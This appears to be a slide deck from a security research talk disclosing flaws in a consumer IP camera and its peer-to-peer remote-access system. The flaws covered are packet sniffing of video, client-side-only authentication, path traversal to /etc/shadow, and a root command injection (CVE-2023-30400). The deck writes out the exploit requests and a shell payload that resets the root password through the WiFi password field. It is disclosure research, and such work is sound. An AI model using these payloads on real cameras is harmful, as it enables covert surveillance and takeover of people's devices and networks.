


```
{
  "cmd":  "GetDevInfo",
  "id": "XXX-XXXXXX-XXXXX",
  "ver":  "May 27 2021 11:11:55",
  "4G": 2,
  "4Gssid": "",
  "4Gpwd":  "",
  "4Gsig":  0,
  "wifissid": "TestNetwork",
  "wifipwd":  "--plaintext password--",
  "wifisig":  0,
  "ip": "192.168.2.190",
  "iccid":  "",
  "ledstatus":  0,
  "lightstatus":  1,
  "lock": 2
}
```

Captured JSON data

EXTRACTING VIDEO FOOTAGE

- Listen on the network for long enough
- Write a program to filter out video data from packets
  - Audio as well as video



```

    videoPackets = {};

    packets.forEach((packet) => {
        let layers = packet["_source"]["layers"];
        if (layers["udp"]) {
            let data = layers["udp"]["udp.payload"];
            let bytesHex = data.split(":");
            let bytes = [];

            for (var i=0; i<bytesHex.length; i++) {
                bytes[i] = parseInt(bytesHex[i], 16);
            }

            if (bytes[1] == 208 && bytes[5] == 0) { // D
                let id = (bytes[6] << 8) + bytes[7];

                bytes = bytes.slice(8);

                if (bytes[bytes.length - 1] == 0xf1 && b                    4] == 0xf4) {
                    bytes = bytes.slice(0, bytes.length
                }

                videoPackets[id] = bytes;
            }
        }
    });


    let frames = Object.keys(videoPackets).map(str => parseInt(str));
```

```
[h264 @ 0x12c609720] decode_slice_header error
[h264 @ 0x12c609720] no frame!
[h264 @ 0x12c609720] non-existing PPS 0 referenced
[h264 @ 0x12c609720] decode_slice_header error
[h264 @ 0x12c609720] no frame!
[h264 @ 0x12c609720] non-existing PPS 0 referenced
[h264 @ 0x12c609720] decode_slice_header error
[h264 @ 0x12c609720] no frame!
[h264 @ 0x12c609720] non-existing PPS 0 referenced
    Last message repeated 2 times
[h264 @ 0x12c609720] decode_slice_header error
[h264 @ 0x12c609720] no frame!
[h264 @ 0x12c609720] non-existing PPS 0 referenced
[h264 @ 0x12c609720] decode_slice_header error
[h264 @ 0x12c609720] no frame!
[h264 @ 0x12c609720] non-existing PPS 0 referenced
    Last message repeated 1 times
[h264 @ 0x12c609720] decode_slice_header error
[h264 @ 0x12c609720] no frame!
Input #0, h264, from 'pipe:':
  Duration: N/A, bitrate: N/A
  Stream #0:0: Video: h264 (Main), yuv420p(tv, bt470bg, progressive), 640x360, 15.67 fps, 15 tbr, 1200k tbn
[h264 @ 0x12d053ee0] data partitioning is not implemented. Update your FFmpeg version to the newest one from Git. If the problem still occurs, it means that your file has a feature wh
[h264 @ 0x12d053ee0] If you want to help, upload a sample of this file to https://streams.videolan.org/upload/ and contact the ffmpeg-devel mailing list. (ffmpeg-devel@ffmpeg.org)
    nan M-V:    nan fd=   0 aq=    0KB vq=    0KB sq=    0B f=0/0
```

BYPASSING AUTHENTICATION

- Mobile application requires a password before connecting
- Password is included in subsequent commands
  - **Visible to an attacker**
  - **Only enforced client-side**
- A custom client can circumvent authentication

Legitimate Request

```
{
    "cmd": "OpenVideo",
    "state": 2,
    "stream": 2,
    "pwd": "123456"     Optional!
}
```


Malicious Request

```
{
    "cmd": "OpenVideo",
    "state": 2,
    "stream": 2
}
```

BYPASSING AUTHENTICATION (2)


- The password can be changed without knowing the old password
- Attacker can lock legitimate users out
- Another vector to bypass authentication

Legitimate Request



```
{
    cmd: "ModifyPwd",
    newpwd: "newpassword",
    pwd: "oldpassword"
}
```

Malicious Request




```
{
    cmd: "ModifyPwd",
    newpwd: "newpassword",
    pwd: ""
}
```

ABUSING THE MEDIA SYSTEM (1)

- Device automatically records video clips
- User can download previously recorded footage

1. App sends a request to the device with the path to the video
2. Device sends the file back to the user



F051154TFJJW(F051154TFJJW)

V20210115221235.mp4
1970-01-01 00:00:00
0.0 B Ready to download

V20210115215503.mp4
2021-01-15 22:12:35
8.7 MB Ready to download

V20210115213743.mp4
2021-01-15 21:55:03
7.0 MB Downloaded

V20210115212009.mp4
2021-01-15 21:37:43
7.9 MB Ready to download

V20210115210248.mp4
2021-01-15 21:20:09
11.4 MB Downloaded

V20210115204515.mp4
2021-01-15 21:02:48
8.8 MB Ready to download

V20210115202743.mp4
2021-01-15 20:45:15
8.4 MB Ready to download

V20210115201011.mp4
2021-01-15 20:27:43
9.4 MB Ready to download

V20210115195245.mp4
2021-01-15 20:10:11


ABUSING THE MEDIA SYSTEM (2)

No path checking is performed

Attacker can download any file, including:


- The shadow file (in Linux)
- User's password
- Configuration files
- **The entire filesystem**

Legitimate Request



```
{
  "cmd": "DownloadFile",
  "patch": "/mnt/CYC_DV/20220708@111673.mp4",
  "pos": 0,
  "pwd": "123456"
}
```


Malicious Request



```
{
  "cmd": "DownloadFile",
  "patch": "/etc/shadow",
  "pos": 0,
}
```

FILE SYSTEM EXTRACTION

- All files now accessible
  - Binaries
  - Logs
  - Start-up and device management scripts
- Extremely valuable for further investigation




-zsh

```
samuel@Sams-MacBook-Pro usr % ls
bin      lib      local    modules sbin     share
samuel@Sams-MacBook-Pro usr % ls ../etc
fstab            init.d           mdev.conf        resolv.conf      udhcpd.con
group            inittab          nsswitch.conf    services
host.conf        jffs2            passwd           shadow
hosts            ld.so.conf       profile          sysconfig
samuel@Sams-MacBook-Pro usr % ls ../etc/jffs2
anyka_cfg.ini                   resolv.conf
hostapd.conf                    shadow
isp_h63_mipi_1lane_101402.conf  venc.cfg
lookcam.conf                    wpa_supplicant.conf
passwd
samuel@Sams-MacBook-Pro usr % ls sbin
anyka_ipc.sh            net_manage.sh           update.sh
ap.sh                   reboot.sh               wifi_ap.sh
camera.sh               record_led.sh           wifi_driver.sh
capture_led.sh          recover_cfg.sh          wifi_led.sh
cled.sh                 service.sh              wifi_manage.sh
device_save.sh          standby.sh              wifi_run.sh
eth_manage.sh           station_connect.sh      wifi_station.sh
kill_pro.sh             udisk.sh
samuel@Sams-MacBook-Pro usr %
```

Command injection?


COMMAND INJECTION (CVE-2023-30400)

- Vulnerable script discovered that initiates internet connection
    - Setting the WiFi SSID/password to a malicious payload permits RCE
    - Futile attempts to prevent command injection
- An attacker now has a **root shell**
    - Complete cor



```
connect_wpa()
{
    NET_ID=""
    refresh_net

    NET_ID=`wpa_cli -iwlan0 add_network`
    sh -c "wpa_cli -iwlan0 set_network $NET_ID ssid '\"$SSID\"'"
    wpa_cli -iwlan0 set_network $NET_ID key_mgmt WPA-PSK
    sh -c "wpa_cli -iwlan0 set_network $NET_ID psk '\"$PSK\"'"

    station_connect $NET_ID
}
```

Direct passing of parameters into shell command!



```
wpa_cli -iwlan0 set_network $NET_ID psk '"' && echo -e "1234\n1234" | passwd root #"'
```

Example payload to change the root password

PERFORMING THE ATTACKS REMOTELY

PEER-TO-PEER SYSTEM

- Cameras include a peer-to-peer (P2P) system to enable **remote connections**
- Every device has a unique serial number
  - **All you need to initiate a direct connection**
- P2P system provided by a third party product (name redacted)
  - Used by **over 50 million** IoT devices

ABCD—000123—XXXXX


Prefix

Device ID

Check Code


CRACKING ENCRYPTION

- P2P uses encryption to prevent unofficial clients connecting remotely to devices
  - Using Ghidra, it was possible to extract the keys from binaries in the OS
  - Custom encryption algorithm was reverse-engineered
- The client can now perform all of the attacks described **remotely**
  - All you need is the serial number



```
memset(&local_21c,0,0x18);
memset(auStack564,0,0x14);
cs2p2p_PPPP_Proto_Write_SDevLgn(auStack564,param_4,param_5,
cs2p2p_PPPP_CRCEnc(auStack564,0x14,&local_21c,0x18,param_7)
cs2p2p__P2P_Proprietary_Encrypt("SSD[redacted]k.",&local_2
local_21c = local_120;
uStack536 = uStack284;
```

Encryption key located (highlighted yellow)



```
samuel@Sams-MacBook-Pro Client % gcc -o decrypt decrypt.c && ./decrypt
DECRYPT LEN=84
FHBB[redacted]���,�~�*f����X�R
0x46 0x48 0x42 0x42 [redacted]
 0x66 0x2 0xa8 0xc0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0xc8 [redacted]
x0 0x0
SERIAL: FHBB-[redacted]
IP: 82.30.[redacted]:11508
```

Decrypting a login packet to get the remote IP address of the device

SUMMARY OF RESULTS

- Significant impact – **zero-day RCE vulnerability discovered**
  - CVE-2023-30400 assigned, with more to come
- Overall takeaway – heavy reliance of security through obscurity
- Simply plugging these devices in acts as a backdoor into the network
- **Enumerating serial numbers could enable a botnet to be formed**
  - A critical threat
  - Extremely valuable to criminals

FUTURE WORK

- Cracking the ‘Check Code’
  - Enables device enumeration
  - Provides a stronger estimate of the number of vulnerable devices
- Looking for similar flaws in other modules
- Working with the manufacturers to mitigate the flaws
  - Little-to-no cooperation from manufacturers
  - **Insufficient updating mechanisms, making it impossible to patch devices**

LIVE DEMO

THANK YOU!

QUESTIONS?

REFERENCES

[1] P. A. Abdalla and C. Varol, "Testing IoT Security: The Case Study of an IP Camera," *2020 8th International Symposium on Digital Forensics and Security (ISDFS)*, Beirut, Lebanon, 2020, pp. 1-5, doi: 10.1109/ISDFS49300.2020.9116392.

[2] R. Alharbi and D. Aspinall, "An IoT analysis framework: An investigation of IoT smart cameras' vulnerabilities," Living in the Internet of Things: Cybersecurity of the IoT - 2018, London, 2018, pp. 1-10, doi: 10.1049/cp.2018.0047.

[3] “Lookcam - apps on Google Play,” *Google*. [Online]. Available: https://play.google.com/store/apps/details?id=com.view.ppcs&hl=en&gl=US. [Accessed: 12-Mar-2023].